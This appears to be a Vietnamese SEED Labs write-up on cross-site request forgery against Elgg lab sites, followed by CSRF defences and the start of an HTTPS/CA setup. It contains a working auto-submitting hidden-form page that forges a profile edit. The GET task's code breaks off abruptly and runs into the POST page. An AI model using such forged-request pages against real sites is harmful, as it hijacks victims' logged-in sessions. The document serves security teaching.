
- Sử dụng Pre-built Ubuntu 16.04 VM (được tải từ SEEDLabs)
- Thực hiện tấn công lỗ hổng trên với thư mục web được cài đặt và cấu hình:

```

Attacker's website
URL: http://www.csrflabattacker.com
Folder: /var/www/CSRF/Attacker/

Victim website (Elgg)
URL: http://www.csrflabelgg.com
Folder: /var/www/CSRF/Elgg/

```



- Hướng dẫn và cấu hình tham khảo tại:

https://seedsecuritylabs.org/Labs_16.04/Web/Web_CSRF_Elgg/

➤ *Task 1: Observing HTTP Request.*

Task này tương tự Task 1 của phần XSS. Chúng ta phải xác định các HTTP Request và phân tích được các yêu cầu này. Tiện ích hỗ trợ là HTTP Header Live


➤ *Task 2: CSRF Attack using GET Request.*

- Mục tiêu

Boby muốn trở thành bạn của Alice, nhưng Alice từ chối thêm anh ta vào danh sách bạn bè Elgg của cô ấy. Boby quyết định sử dụng cuộc tấn công CSRF để đạt được mục tiêu của mình. Anh ta gửi cho Alice một URL (qua email hoặc bài đăng trên Elgg); Alice, tò mò về nó, nhấp vào URL, dẫn cô ấy đến trang web của Boby: www.csrflabelgg.com. Giả sử bạn là Boby, mô tả cách bạn có thể xây dựng nội dung của trang web, vì vậy ngay khi Alice truy cập trang web, Boby sẽ được thêm vào danh sách bạn bè của Alice (giả sử Alice có phiên hoạt động với Elgg).

- Phân tích yêu cầu HTTP

- Dùng công cụ như **HTTP Header Live** để gửi yêu cầu hợp lệ "Add Friend" và kiểm tra thông tin.



- Một yêu cầu GET hợp lệ cho "Add Friend" trên Elgg có dạng như sau:




friend=43 là ID người dùng (Body).

- Lợi dụng CSRF để gửi yêu cầu:

Tấn công sử dụng thẻ để tự động kích hoạt yêu cầu HTTP GET khi Alice truy cập trang web của Boby.

- Tạo trang web có chứa mã độc là thẻ img thêm yêu cầu HTTP GET.




```
/bin/bash
GNU nano 2.5.3
File: task1.html
<html>
<body>
<h1>This page forges an HTTP GET request.</h1>


<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
    function forge_post()
    {
        var fields;
        // The following are form entries need to be filled out by attackers.
        // The entries are made hidden, so the victim won't be able to see them.
        fields += "<input type='hidden' name='name' value='Alice'>";
        fields += "<input type='hidden' name='briefdescription' value='Bob is my Hero'>";
        fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
        fields += "<input type='hidden' name='guid' value='42'>";
        // Create a <form> element.
        var p = document.createElement("form");
        // Construct the form
        p.action = "http://www.csrflabelgg.com/profile/alice/edit";
        p.innerHTML = fields;
        p.method = "post";
        // Append the form to the current page.
        document.body.appendChild(p);
        // Submit the form
        p.submit();
    }
    // Invoke forge_post() after the page is loaded.
    window.onload = function() { forge_post();}
</script>
</body>
</html>
```

- Quy trình tấn công:

- Alice truy cập trang web độc hại của Boby:**

Boby gửi một email hoặc đăng bài với liên kết dẫn Alice đến trang độc hại www.csrflabelattacker.com. Khi Alice tò mò nhấp vào, trình duyệt của cô ấy mở trang này.






- **Form ẩn gửi yêu cầu POST giả mạo:**

Khi trang được tải, hàm forge_post tự động tạo một form chứa các tham số giả mạo (như tên, mô tả, quyền truy cập, và ID) và gửi yêu cầu POST đến Elgg.

- **Elgg xử lý yêu cầu:**

Vì Alice đã đăng nhập, session cookie của cô ấy được gửi kèm với yêu cầu, khiến máy chủ Elgg nghĩ rằng Alice tự sửa hồ sơ của mình. Kết quả là mô tả của Alice bị thay đổi thành "Boby is my Hero".



d. Kết luận:

CSRF (Cross-Site Request Forgery) là một lỗ hổng bảo mật nguy hiểm, nhưng có nhiều biện pháp hiệu quả để phòng chống tấn công này. Dưới đây là các phương pháp phổ biến:

➤ Sử dụng CSRF Token

CSRF token là một chuỗi ký tự ngẫu nhiên được sinh ra cho mỗi phiên người dùng hoặc mỗi yêu cầu cụ thể. Token này được gửi kèm trong các biểu mẫu (forms) hoặc các yêu cầu cần bảo vệ.

- **Cách hoạt động:**
 - Khi một người dùng đăng nhập, máy chủ tạo ra một token duy nhất và gắn nó vào phiên của người dùng.
 - Mỗi khi người dùng gửi yêu cầu (POST/PUT/DELETE), token này được gửi cùng yêu cầu.
 - Máy chủ kiểm tra token này trước khi xử lý yêu cầu. Nếu token không hợp lệ hoặc thiếu, yêu cầu sẽ bị từ chối.
- **Ưu điểm:** Ngăn chặn yêu cầu giả mạo, vì kẻ tấn công không thể biết được token của phiên người dùng.
- **Hạn chế:** Cần cẩn thận trong việc triển khai để tránh rò rỉ token (ví dụ: không nên gửi qua URL).

➤ Sử dụng phương pháp kiểm tra Referrer hoặc Origin Header

Máy chủ kiểm tra **Referrer** hoặc **Origin Header** của yêu cầu để xác nhận rằng yêu cầu đến từ trang hợp lệ.

- **Cách hoạt động:**
 - **Referrer Header** chứa thông tin về nguồn gốc của yêu cầu (trang web gọi đến).
 - Máy chủ chỉ chấp nhận yêu cầu nếu Referrer hoặc Origin trùng khớp với domain hợp lệ (ví dụ: <https://example.com>).
- **Ưu điểm:** Hiệu quả và dễ triển khai.
- **Hạn chế:** Referrer hoặc Origin có thể bị chặn hoặc thay đổi bởi trình duyệt hoặc mạng.

➤ Xác thực dựa trên cookie (SameSite Cookie)

Cookie có thuộc tính `SameSite` chỉ cho phép cookie được gửi trong các yêu cầu cùng nguồn gốc.

- **Cách hoạt động:**
 - Thuộc tính `SameSite` có thể được cấu hình là:
 - **Strict:** Cookie chỉ được gửi khi người dùng truy cập từ cùng domain.
 - **Lax:** Cookie được gửi trong một số trường hợp như liên kết từ cùng domain.
 - Nếu kẻ tấn công thực hiện tấn công từ domain khác, cookie sẽ không được gửi đi, ngăn yêu cầu giả mạo.
- **Ưu điểm:** Giảm rủi ro CSRF mà không cần thay đổi mã nguồn nhiều.
- **Hạn chế:** Không phù hợp nếu ứng dụng cần hỗ trợ các yêu cầu từ bên thứ ba (ví dụ: API hoặc iframe).

➤ Xác thực dựa trên CAPTCHA

CAPTCHA yêu cầu người dùng thực hiện hành động xác minh (như nhập mã hoặc chọn hình ảnh) trước khi thực hiện yêu cầu.

- **Cách hoạt động:**
 - Khi gửi biểu mẫu hoặc thực hiện hành động nhạy cảm, người dùng phải giải CAPTCHA.
 - Máy chủ chỉ xử lý yêu cầu khi CAPTCHA được giải thành công.
- **Ưu điểm:** Ngăn chặn các yêu cầu tự động.
- **Hạn chế:**
 - Làm giảm trải nghiệm người dùng.
 - Không bảo vệ được các yêu cầu không có CAPTCHA.

➤ Xác thực lại người dùng trước khi thực hiện hành động quan trọng

Yêu cầu người dùng nhập lại thông tin đăng nhập (username/password) hoặc xác thực hai yếu tố (2FA) trước khi thực hiện các hành động quan trọng như thay đổi mật khẩu, chuyển tiền,...

- **Ưu điểm:** Ngăn chặn yêu cầu CSRF trong các trường hợp nhạy cảm.
- **Hạn chế:**
 - Không bảo vệ được các yêu cầu thông thường.
 - Có thể gây khó chịu cho người dùng.

➤ Giới hạn phương thức HTTP

Hạn chế sử dụng các phương thức HTTP dễ bị khai thác như **GET** để thực hiện các hành động quan trọng (như chỉnh sửa thông tin, xóa dữ liệu).

- **Cách hoạt động:**
 - Sử dụng các phương thức **POST**, **PUT**, hoặc **DELETE** cho các hành động thay đổi dữ liệu.
 - GET chỉ nên được sử dụng để lấy dữ liệu.
- **Ưu điểm:** Tránh được các tấn công CSRF sử dụng GET đơn giản.
- **Hạn chế:**
 - Không đủ để bảo vệ nếu các phương thức POST/PUT không được bảo vệ.

➤ Triển khai Content Security Policy (CSP)

CSP là một cơ chế bảo mật cho phép bạn kiểm soát tài nguyên mà trình duyệt có thể tải từ đâu.

- **Cách hoạt động:**
 - Triển khai CSP để giới hạn các nguồn hợp lệ cho các yêu cầu.
 - Ngăn kẽ tấn công chèn mã độc hoặc yêu cầu đến domain độc hại.
- **Ưu điểm:** Giảm thiểu rủi ro CSRF kết hợp với tấn công XSS.
- **Hạn chế:** Không phải là biện pháp CSRF chuyên biệt.

4. Cấu hình Website để truy cập qua giao thức HTTPS

a. Mục tiêu:

- Cấu hình một website sử dụng HTTPS để mã hóa dữ liệu truyền tải.
- Tạo một CA server giả lập để cấp chứng chỉ.

b. Kịch bản:

- Website hiện chỉ sử dụng HTTP không mã hóa.
- Tạo một CA server giả lập để cấp chứng chỉ cho website đó.


c. Thực hiện:

Máy Domain – Controller cấp Certificate cho máy chủ Web – Server nên cũng đóng vai trò như một CA Server


⊕ Cài đặt các dịch vụ

➤ Domain – Controller (CA Server)


- Thực hiện cài đặt DNS, Active Directory Domain Services.
- Chọn Add Roles and Features.




- Các phần tiếp theo, ta chọn **Next**

